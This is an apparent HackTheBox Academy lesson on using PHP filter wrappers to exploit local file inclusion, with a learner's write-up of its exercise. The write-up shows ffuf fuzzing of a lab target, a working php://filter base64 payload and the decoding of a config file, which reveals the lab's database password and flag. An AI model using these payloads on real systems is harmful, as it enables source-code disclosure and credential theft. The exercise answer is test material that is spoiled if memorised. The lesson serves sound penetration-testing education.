PHP Filters
Many popular web applications are developed in PHP, along with various custom web applications built with different PHP frameworks, like Laravel or Symfony. If we identify an LFI vulnerability in PHP web applications, then we can utilize different PHP Wrappers to be able to extend our LFI exploitation, and even potentially reach remote code execution.
PHP Wrappers allow us to access different I/O streams at the application level, like standard input/output, file descriptors, and memory streams. This has a lot of uses for PHP developers. Still, as web penetration testers, we can utilize these wrappers to extend our exploitation attacks and be able to read PHP source code files or even execute system commands. This is not only beneficial with LFI attacks, but also with other web attacks like XXE, as covered in the Web Attacks module.
In this section, we will see how basic PHP filters are used to read PHP source code, and in the next section, we will see how different PHP wrappers can help us in gaining remote code execution through LFI vulnerabilities.
Input Filters
PHP Filters allow us to transform stream data by applying specific filters during stream operations. To use PHP stream wrappers, we can use schemes such as php://, and we can access the PHP filter wrapper with php://filter/ to apply filters to a resource.
The filter wrapper has several parameters, but the main ones we require for our attack are resource and read. The resource parameter is required for filter wrappers, and with it we can specify the stream we would like to apply the filter on (e.g. a local file), while the read parameter can apply different filters on the input resource, so we can use it to specify which filter we want to apply on our resource.
There are four different types of filters available for use, which are String Filters, Conversion Filters, Compression Filters, and Encryption Filters. You can read more about each filter on their respective link, but the filter that is useful for LFI attacks is the convert.base64-encode filter, under Conversion Filters.
Fuzzing for PHP Files
The first step would be to fuzz for different available PHP pages with a tool like ffuf or gobuster, as covered in the Attacking Web Applications with Ffuf module:
m4cc18@htb[/htb]$ ffuf -w /opt/useful/seclists/Discovery/Web-Content/directory-list-2.3-small.txt:FUZZ -u http://<SERVER_IP>:<PORT>/FUZZ.php

...SNIP...

index                   [Status: 200, Size: 2652, Words: 690, Lines: 64]
config                  [Status: 302, Size: 0, Words: 1, Lines: 1]
Tip: Unlike normal web application usage, we are not restricted to pages with HTTP response code 200, as we have local file inclusion access, so we should be scanning for all codes, including
301,302and403pages, and we should be able to read their source code as well.
Even after reading the sources of any identified files, we can scan them for other referenced PHP files, and then read those as well, until we are able to capture most of the web application's source or have an accurate image of what it does. It is also possible to start by reading index.php and scanning it for more references and so on, but fuzzing for PHP files may reveal some files that may not otherwise be found that way.
Standard PHP Inclusion
In previous sections, if you tried to include any php files through LFI, you would have noticed that the included PHP file gets executed, and eventually gets rendered as a normal HTML page. For example, let's try to include the config.php page (.php extension appended by web application):
http://<SERVER_IP>:<PORT>/index.php?language=config

As we can see, we get an empty result in place of our LFI string, since the config.php most likely only sets up the web app configuration and does not render any HTML output.
This may be useful in certain cases, like accessing local PHP pages we do not have access over (i.e. SSRF), but in most cases, we would be more interested in reading the PHP source code through LFI, as source codes tend to reveal important information about the web application. This is where the base64 php filter gets useful, as we can use it to base64 encode the php file, and then we would get the encoded source code instead of having it being executed and rendered. This is especially useful for cases where we are dealing with LFI with appended PHP extensions, because we may be restricted to including PHP files only, as discussed in the previous section.
Note: The same applies to web application languages other than PHP, as long as the vulnerable function can execute files. Otherwise, we would directly get the source code, and would not need to use extra filters/functions to read the source code. Refer to the functions table in section 1 to see which functions have which privileges.
Source Code Disclosure
Once we have a list of potential PHP files we want to read, we can start disclosing their sources with the base64 PHP filter. Let's try to read the source code of config.php using the base64 filter, by specifying convert.base64-encode for the read parameter and config for the resource parameter, as follows:
php://filter/read=convert.base64-encode/resource=config
Payload:
http://<SERVER_IP>:<PORT>/index.php?language=php://filter/read=convert.base64-encode/resource=config

Note: We intentionally left the resource file at the end of our string, as the
.phpextension is automatically appended to the end of our input string, which would make the resource we specified beconfig.php.
As we can see, unlike our attempt with regular LFI, using the base64 filter returned an encoded string instead of the empty result we saw earlier. We can now decode this string to get the content of the source code of config.php, as follows:
m4cc18@htb[/htb]$ echo 'PD9waHAK...SNIP...KICB9Ciov' | base64 -d

...SNIP...

if ($_SERVER['REQUEST_METHOD'] == 'GET' && realpath(__FILE__) == realpath($_SERVER['SCRIPT_FILENAME'])) {
  header('HTTP/1.0 403 Forbidden', TRUE, 403);
  die(header('location: /index.php'));
}

...SNIP...
Tip: When copying the base64 encoded string, be sure to copy the entire string or it will not fully decode. You can view the page source to ensure you copy the entire string.
We can now investigate this file for sensitive information like credentials or database keys and start identifying further references and then disclose their sources.
Exercise
TARGET: 154.57.164.69:32070
Challenge 1
Fuzz the web application for other php scripts, and then read one of the configuration files and submit the database password as the answer
Hint: Try to find an interesting php configuration file
I will start this challenge by fuzzing the web app for php scripts. For this I will use ffuf as shown in this section. The following is the command I will use to fuzz for php scripts:
┌──(macc㉿kaliLab)-[~]
└─$ ffuf -w SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-small.txt:FUZZ -u http://154.57.164.69:32070/FUZZ.php
Output:
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://154.57.164.69:32070/FUZZ.php
 :: Wordlist         : FUZZ: /home/macc/SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-small.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

...

index                [Status: 200, Size: 2652, Words: 690, Lines: 64, Duration: 193ms]
en                   [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 186ms]
es                   [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 190ms]
configure            [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 186ms]
:: Progress: [87664/87664] :: Job [1/1] :: 212 req/sec :: Duration: [0:07:02] :: Errors: 0 ::
- We discovered a
configure.phpfile.
Now that we know of a sensitive .php file, the next step is to build a payload using PHP filters to convert the file into its base64 version and display it in the LFI string. This is the payload I will use:
http://154.57.164.69:32070/index.php?language=php://filter/read=convert.base64-encode/resource=configure

We can further see this base64 string by doing [Ctrl + U] and looking at the page source:

The base64 string is the following:
PD9waHAKCmlmICgkX1NFUlZFUlsnUkVRVUVTVF9NRVRIT0QnXSA9PSAnR0VUJyAmJiByZWFscGF0aChfX0ZJTEVfXykgPT0gcmVhbHBhdGgoJF9TRVJWRVJbJ1NDUklQVF9GSUxFTkFNRSddKSkgewogIGhlYWRlcignSFRUUC8xLjAgNDAzIEZvcmJpZGRlbicsIFRSVUUsIDQwMyk7CiAgZGllKGhlYWRlcignbG9jYXRpb246IC9pbmRleC5waHAnKSk7Cn0KCiRjb25maWcgPSBhcnJheSgKICAnREJfSE9TVCcgPT4gJ2RiLmlubGFuZWZyZWlnaHQubG9jYWwnLAogICdEQl9VU0VSTkFNRScgPT4gJ3Jvb3QnLAogICdEQl9QQVNTV09SRCcgPT4gJ0hUQntuM3Yzcl8kdDByM19wbDQhbnQzeHRfY3IzZCR9JywKICAnREJfREFUQUJBU0UnID0
Finally, in order to actually read the configure.php file out of this long string, I will use the base64 bash function to convert it back to plain text:
──(macc㉿kaliLab)-[~]
└─$ echo 'PD9waHAKCmlmICgkX1NFUlZFUlsnUkVRVUVTVF9NRVRIT0QnXSA9PSAnR0VUJyAmJiByZWFscGF0aChfX0ZJTEVfXykgPT0gcmVhbHBhdGgoJF9TRVJWRVJbJ1NDUklQVF9GSUxFTkFNRSddKSkgewogIGhlYWRlcignSFRUUC8xLjAgNDAzIEZvcmJpZGRlbicsIFRSVUUsIDQwMyk7CiAgZGllKGhlYWRlcignbG9jYXRpb246IC9pbmRleC5waHAnKSk7Cn0KCiRjb25maWcgPSBhcnJheSgKICAnREJfSE9TVCcgPT4gJ2RiLmlubGFuZWZyZWlnaHQubG9jYWwnLAogICdEQl9VU0VSTkFNRScgPT4gJ3Jvb3QnLAogICdEQl9QQVNTV09SRCcgPT4gJ0hUQntuM3Yzcl8kdDByM19wbDQhbnQzeHRfY3IzZCR9JywKICAnREJfREFUQUJBU0UnID0' | base64 -d
<?php

if ($_SERVER['REQUEST_METHOD'] == 'GET' && realpath(__FILE__) == realpath($_SERVER['SCRIPT_FILENAME'])) {
  header('HTTP/1.0 403 Forbidden', TRUE, 403);
  die(header('location: /index.php'));
}

$config = array(
  'DB_HOST' => 'db.inlanefreight.local',
  'DB_USERNAME' => 'root',
  'DB_PASSWORD' => 'HTB{n3v3r_$t0r3_pl4!nt3xt_cr3d$}',
  'DB_DATABASE' =
- There is the flag!
flag:
HTB{n3v3r_$t0r3_pl4!nt3xt_cr3d$}